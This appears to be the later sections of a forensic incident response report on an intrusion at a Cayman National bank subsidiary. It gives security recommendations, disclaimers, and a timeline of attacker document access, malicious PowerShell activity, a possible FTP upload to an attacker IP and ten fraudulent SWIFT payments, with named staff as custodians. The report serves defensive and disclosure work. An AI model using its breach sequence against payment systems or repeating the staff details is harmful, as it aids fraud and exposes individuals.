Medium Term

6.8 The medium term recommendations are designed to reduce the likelihood that the attackers could regain access to the CNBT network, as well as enabling CNBT to respond to and mitigate against attacks in a timely manner.

6.9 Consider implementing an authenticated proxy:

a. Allow only authenticated HTTP/HTTPS traffic via the proxy; and,
b. Disallow direct web connections to the internet without going via the authenticated proxy (whitelist allowed machines and IPs at the firewall, i.e. for AV updates).

6.10 Block or quarantine executable content within emails:

a. Check by file header and not by file extension, and include inspection of compressed files.

6.11 Server-specific:

a. Implement application whitelisting on servers to monitor and prevent unauthorised executable content from running;
b. Disallow internet access from the server for all protocols, whitelist allowed IPs and protocols;
c. Restrict and or monitor the usage of administrative shares,
d. Enable a local firewall, whitelist allowed ports and IPs.

6.12 Remote access/administrative tools:

a. Remove unnecessary remote administrative tools, i.e. VNC viewer, team viewer; and,

b. Monitor and log usage of remote administrative tools for suspicious use.

6.13 Passwords (domain, local and application accounts):

a. Enforce strong and complex passwords;

b. Enforce password expiry;

c. Enforce policy to avoid password re-use;

d. Disable unused accounts; and,

e. Audit and verify user accounts.

6.14 Consider enhancing network visibility by obtaining or deploying Intrusion Detection Service capability.

6.15 Continue to identify any remaining vulnerabilities in the CNBT estate through internal and external penetration testing.

6.16 As part of a vulnerability management work stream, perform timely patching of both operating system vulnerabilities and 3rd party application vulnerabilities, i.e. Acrobat, Flash, MS Office.

6.17 We recommend that a biannual comprehensive 'sweep' of systems connected to the CNBT network should be performed, using specialised cyber threat detection software, to fulfil two objectives:

a. Confirm that there is no evidence of re-entry to the CNBT network by the attackers behind the incident being investigated; and,

b. Determine whether any systems are exhibiting signs of compromise by any other threat.

6.18 Consider procuring a tailored cyber threat intelligence feed, focusing on threats against CNBT. Use threat intelligence to develop greater awareness which will enable CNBT to more proactively defend its network against targeted threats and identify evidence of malicious activity.

6.19 Increase security awareness and improve security culture and behaviour by providing education services to all employees. This could include cyber awareness training courses, and enforcing acceptable use policies. It is recommended that high-risk employees, such as the executive group, receive specialist cyber threat and awareness training on a regular basis.

6.20 Conduct regular penetration tests and vulnerability identification programmes in order to identify where there are remaining areas of weakness in the CNBT infrastructure. Implement a formal vulnerability management and remediation programme to ensure that any issues are addressed.

Long Term

6.21 The long term recommendations are designed to implement further controls to the network, again reducing the likelihood of future breaches. The long term recommendations focus on not only technical but also procedural elements to enhance the overall security posture and resilience of the entire CNBT estate.

6.22 We recommend that CNBT begin by defining their business-wide security requirements. This includes items that range from the types of technical controls that will be implemented in specific segments of the network, all the way to non-technical requirements such as robust security policy definitions. Defining these requirements up-front ensures that security is built into the development or acquisition of new systems.

6.23 Following the definition of a full set of security requirements we recommend conducting a formal risk assessment, which can be used to populate the board's risk register with cyber risk elements. This analysis should include identifying which elements of the organisation are most likely to be targeted, the value to CNBT of the corresponding business that could be lost, and the growth opportunity associated with winning more business in that area. This will help to create the business case for investment in the more advanced security approach we believe CNBT needs, and to prioritise that investment.

6.24 Assign a board representative with responsibility for security, recognising that while IT security has a significant role to play, security as a whole is not an IT responsibility.

6.25 Consider appointing a Global Chief Information Security Officer (CISO) or equivalent, who would be responsible for overseeing efforts to ensure that information and technology assets - for both current and new initiatives - are adequately protected throughout the organisation.

6.26 Establish a dedicated IT security resource with authority to actively hunt for evidence of malicious activity on the global CNBT estate. Train this resource to perform incident detection and first-level incident response duties for the CNBT network.

6.27 For incidents of a complexity or scale beyond that which can be managed internally, and in the interim while appointing a full time IT security team, establish an on-call retainer agreement with a third party incident response provider with experience of remediating a wide range of intrusions and with a reach aligned to CNBT's footprint.

6.28 In light of the likelihood of future such incidents, conduct a forensic and crisis readiness review. This will ensure that, amongst many things, sufficient logging data is being preserved in order to investigate future incidents thoroughly, that formal response plans and procedures are in place, that crisis and incident escalation procedures are tested and that out-of-band communication mechanisms are established.

6.29 Conduct a lightweight information governance and classification review to provide an insight into how data is being managed throughout CNBT and what types of data are likely to be particularly sensitive, so that an informed decision can be made about how sensitive data may be handled more securely.

6.30 Consider a programme of network segregation and segmentation, informed by the information governance and data classification review, to more robustly protect key information.

7. Caveats and disclaimers

7.1 This report has been prepared in alignment with the services stated in the letter of engagement dated 19 January 2016.

7.2 We have not carried out any activities in the nature of a statutory audit nor, except where otherwise stated, have we subjected the financial or other information contained in this report to checking or verification procedures. Accordingly, we assume no responsibility and make no representations with respect to the accuracy or completeness of the information in this report, except where otherwise stated.

7.3 We do not accept or assume any liability or duty of care for any other purpose or to any other person to whom this report is shown or into whose hands it may come save where expressly agreed by us in writing.

7.4 To the extent that our report touches on points of law it should not be taken as expressing an opinion thereon.

7.5 In preparing this report and supporting appendices we have relied upon information and explanations provided by Cayman National Bank and Trust Company (Isle of Man) Limited. We have performed analysis based upon this information.

7.6 Modern computer systems contain such numerous and complicated software components that it is neither operationally practical nor economically feasible to determine these components exact functional behaviour with certainty. Accordingly, we make no warranty that our work will have detected all malware or other malicious software which may be or have been present on the computers which we have analysed or that we have been able to determine the exact operational behaviour of the malware which we have examined.

7.7 Statements throughout this report relating to the intent and objectives of the attackers are based on the collective, subjective experience of PwC cyber threat intelligence and incident response staff.

8. Appendix 1

System / Custodian	Date	Time	Notes
WINCAYM-DC9EBRX	2015-07-12	00:29:00	Evidence of the malicious IP address 94.102.51[.]143 in the IIS logs, this appears to be an automated scan
Primacy	2015-12-08	00:32:56	Attacker(s) accessing documents: Screenshot 2014-09-18 21.25.44.png
Primacy	2015-12-08	00:32:56	Attacker(s) accessing documents: Screenshot 2014-09-18 21.20.16.png
Primacy	2015-12-08	00:32:56	Attacker(s) accessing documents: Screenshot 2014-09-18 21.13.00.png
Primacy	2015-12-08	00:32:56	Attacker(s) accessing documents: Fee Charged.png
Primacy	2015-12-08	00:32:56	Attacker(s) accessing documents: Default Settings for Invoicing.png
Primacy	2015-12-08	01:16:00	Application named sfk.exe was executed on this server
Primacy	2015-12-08	01:19:38	Attacker(s) accessing documents: Training notes
Primacy	2015-12-08	01:30:00	Application named WinSCP.exe was executed on this server
Primacy	2015-12-08	01:46:19	The Primacy user accessed ftp://94.102.51[.]143/uploads/ and may have uploaded files to the external address
Primacy	2015-12-08	01:48:52	The Primacy user accessed ftp://94.102.51[.]143/uploads/ and may have uploaded files to the external address
Primacy	2015-12-08	01:52:57	Attacker(s) accessing documents: forex training session 071101
Primacy	2015-12-08	01:52:57	Attacker(s) accessing documents: Screenshot 2014-09-18 21.20.16.png

System / Custodian	Date	Time	Notes
DC	2015-12-08	01:55:52	First malicious PowerShell activity observed in the event logs
DC	2015-12-08	02:02:44	Evidence of Network logon "Type 3"
DC	2015-12-08	02:02:51	First time the Primacy.Support user logged on to the Domain Controller, The user begins to look at documents
DC	2015-12-08	02:19:17	Attacker(s) accessing documents: Winchester Trading Letter 2 29 October 2015.docx
DC	2015-12-08	02:22:47	Attacker(s) accessing documents: Mr ND Hamilton Letter 2 4 December 2015.docx
DC	2015-12-08	02:22:47	Attacker(s) accessing documents: Mr N D Hamilton Letter 1 3 December 2015.docx
DC	2015-12-08	02:22:47	Attacker(s) accessing documents: Bankline
DC	2015-12-08	02:22:47	Attacker(s) accessing documents: upload transactions template - international payment (CCY) DO NOT USE.xlsx
DC	2015-12-08	02:22:47	Attacker(s) accessing documents: Procedures for uploading transactions.docx
DC	2015-12-08	02:22:47	Attacker(s) accessing documents: anti money laundering_files
DC	2015-12-08	02:22:47	Attacker(s) accessing documents: vulnerability asssessment - may 2012.pdf
DC	2015-12-08	02:22:47	Attacker(s) accessing documents: Intranet
DC	2015-12-08	02:22:47	Attacker(s) accessing documents: anti money laundering.htm
DC	2015-12-08	02:22:47	Attacker(s) accessing documents: Web Banker Clients
DC	2015-12-08	02:22:47	Attacker(s) accessing documents: Blue Sea.docx

System / Custodian	Date	Time	Notes
DC	2015-12-08	02:22:47	Attacker(s) accessing documents: Wire transfer Instructions 091214
DC	2015-12-08	02:30:21	Malicious PowerShell activity observed in event logs
DC	2015-12-10	03:29:23	Malicious PowerShell activity observed in event logs
DC	2015-12-14	16:42:11	Malicious PowerShell activity observed in event logs
DC	2015-12-17	15:34:42	Malicious PowerShell activity observed in event logs
Exchange Server	2015-12-17	23:30:00	Attempted mail box dump of the "audrey.butterworth" mail account by Primacy Support Account
DC	2015-12-18	11:35:00	Malicious PowerShell activity observed in event logs
DC	2015-12-18	11:35:02	Malicious PowerShell activity observed in event logs
Roz Melia	2015-12-18	12:24:00	Malicious PowerShell activity observed in event logs
Gary Kermode	2015-12-18	12:49:38	Malicious PowerShell activity observed in event logs
Keith Bennet	2015-12-18	14:24:00	Malicious PowerShell activity observed in event logs
Gary Kermode	2015-12-18	17:46:58	Malicious PowerShell activity observed in event logs
WINCAYM-DC9EBRX	2015-12-20	02:33:46	Resident file in the $MFT from weblogs Port 21
Andrew Cubbon	2015-12-22	23:12:33	Malicious PowerShell activity observed in event logs
Andrew Cubbon	2015-12-24	02:08:18	Malicious PowerShell activity observed in event logs
Roz Melia	2015-12-31	13:03:00	Malicious PowerShell activity observed in event logs
Andrew Cubbon	2015-12-31	14:59:39	Malicious PowerShell activity observed in event logs
Andrew Cubbon	2016-01-04	21:18:50	Malicious PowerShell activity observed in event logs
Andrew Cubbon	2016-01-05	01:22:57	primacy.support Type 10

System / Custodian	Date	Time	Notes
Andrew Cubbon	2016-01-05	01:37:26	primacy.support Type 10
Andrew Cubbon	2016-01-05	01:37:38	primacy.support Type 10
Andrew Cubbon	2016-01-05	16:49:20	Malicious PowerShell activity observed in event logs
Andrew Cubbon	2016-01-05	17:07:54	primacy.support Type 10 log on
SWIFT Portal	2016-01-05	17:58:41	1st of 10 SWIFT Payments initiated
SWIFT Portal	2016-01-05	18:09:21	2nd of 10 SWIFT Payments initiated
Andrew Cubbon	2016-01-05	18:15:57	primacy.support Type 10 re log on
Andrew Cubbon	2016-01-05	18:16:09	primacy.support Type 10 log off
Andrew Cubbon	2016-01-05	18:27:20	primacy.support Type 10
Andrew Cubbon	2016-01-05	18:27:33	primacy.support Type 10 log on
Andrew Cubbon	2016-01-05	19:54:06	primacy.support Type 10
Andrew Cubbon	2016-01-05	19:58:04	primacy.support Type 10
Andrew Cubbon	2016-01-05	19:58:21	primacy.support Type 10
Andrew Cubbon	2016-01-06	17:02:51	Malicious PowerShell activity observed in event logs
Andrew Cubbon	2016-01-06	17:08:42	Malicious PowerShell activity observed in event logs
Andrew Cubbon	2016-01-06	17:09:36	primacy.support Type 10 log on
Andrew Cubbon	2016-01-06	17:36:33	CONNECTED to 'SWIFT-R7-CNBTIMDD:CustomNeighborhood'
SWIFT Portal	2016-01-06	18:01:31	3rd of 10 SWIFT Payments initiated
SWIFT Portal	2016-01-06	18:08:55	4th of 10 SWIFT Payments initiated

System / Custodian	Date	Time	Notes
Andrew Cubbon	2016-01-06	18:11:01	DISCONNECTED from 'SWIFT-R7-CNBTIMDD:CustomNeighborhood'
Andrew Cubbon	2016-01-06	18:23:29	CONNECTED to 'SWIFT-R7-CNBTIMDD:CustomNeighborhood'
Andrew Cubbon	2016-01-06	18:29:45	primacy.support Type 10 re log on
Andrew Cubbon	2016-01-06	18:29:59	primacy.support Type 10 log off
SWIFT Portal	2016-01-06	18:38:16	5th of 10 SWIFT Payments initiated
Andrew Cubbon	2016-01-06	18:38:54	DISCONNECTED from 'SWIFT-R7-CNBTIMDD:CustomNeighborhood'
Andrew Cubbon	2016-01-06	18:49:17	CONNECTED to 'SWIFT-R7-CNBTIMDD:CustomNeighborhood'
SWIFT Portal	2016-01-06	19:10:55	6th of 10 SWIFT Payments initiated (Rejected)
SWIFT Portal	2016-01-06	19:21:25	7th of 10 SWIFT Payments initiated
SWIFT Portal	2016-01-06	19:28:25	8th of 10 SWIFT Payments initiated
SWIFT Portal	2016-01-06	19:36:18	9th of 10 SWIFT Payments initiated
Andrew Cubbon	2016-01-06	19:37:01	DISCONNECTED from 'SWIFT-R7-CNBTIMDD:CustomNeighborhood'
Andrew Cubbon	2016-01-06	20:32:41	CONNECTED to 'SWIFT-R7-CNBTIMDD:CustomNeighborhood'
SWIFT Portal	2016-01-06	20:43:57	10th of 10 SWIFT Payments initiated
Andrew Cubbon	2016-01-06	20:44:28	DISCONNECTED from 'SWIFT-R7-CNBTIMDD:CustomNeighborhood'
Andrew Cubbon	2016-01-06	23:31:17	primacy.support Type 10 log on
Andrew Cubbon	2016-01-06	23:31:30	primacy.support Type 10 log off

System / Custodian	Date	Time	Notes
Andrew Cubbon	2016-01-07	17:05:23	Primacy.support2 Type 10 log on
Andrew Cubbon	2016-01-07	17:06:28	Primacy.support2 Type 10 re log on
Andrew Cubbon	2016-01-07	17:06:44	Primacy.support2 Type 10 log off
Gary Kermode	2016-01-07	17:30:19	Evidence of Network logon "Type 3"
Gary Kermode	2016-01-07	17:30:32	Malicious PowerShell activity observed in event logs
DC	2016-01-07	18:05:00	Malicious PowerShell activity observed in event logs
DC	2016-01-07	18:20:00	Malicious PowerShell activity observed in event logs
Roz Melia	2016-01-07	18:26:00	Malicious PowerShell activity observed in event logs
Roz Melia	2016-01-07	18:46:00	Malicious PowerShell activity observed in event logs
Roz Melia	2016-01-07	18:49:00	Malicious PowerShell activity observed in event logs
DC	2016-01-08	00:47:00	Malicious PowerShell activity observed in event logs
Exchange Server	2016-01-08	00:49:56	Malicious PowerShell activity observed in event logs
DC	2016-01-18	10:04:41	Terminal services event log
DC	2016-01-19	00:44:08	Malicious PowerShell activity observed in event logs

9. Appendix 2

The following table below represents the initial controls that were recommended in order to isolate and mitigate the initial intrusion activity. This list was provided to CNBT on 1 March 2016.

Incident Initial Mitigating Controls
Phase One
Network Sensor with detection rules in place
Blocking of hackers infrastructure
Phase Two
Increase SRA/Remote access log retention
Increase Firewall logging retention
Increase security event log size for all hosts
Monitor and alert for privilege account usage
Monitor for accounts added to active directory
Confirm active accounts
Ensure network shares require AD authentication and audit current permissions
Implement application whitelisting, in audit mode initially
Blacklist the identified hacker tools
Consider implementing 2factor for remote administrative access, or access to the servers at minimum

Set up isolating controls for the Primacy server (best efforts in the short term)

If it is not needed, disallow internet access for the Primacy server

Schedule or manually allow times the Primacy account is allowed to logon

Phase Three

Acquire spare hard disks for workstations

Build clean image for workstations

After necessary backups, with the new drives restore all workstations with a known clean image

Manual removal of the hackers malicious tools and software

Final Reset Passwords in Active Directory

Final Reset Passwords Other Services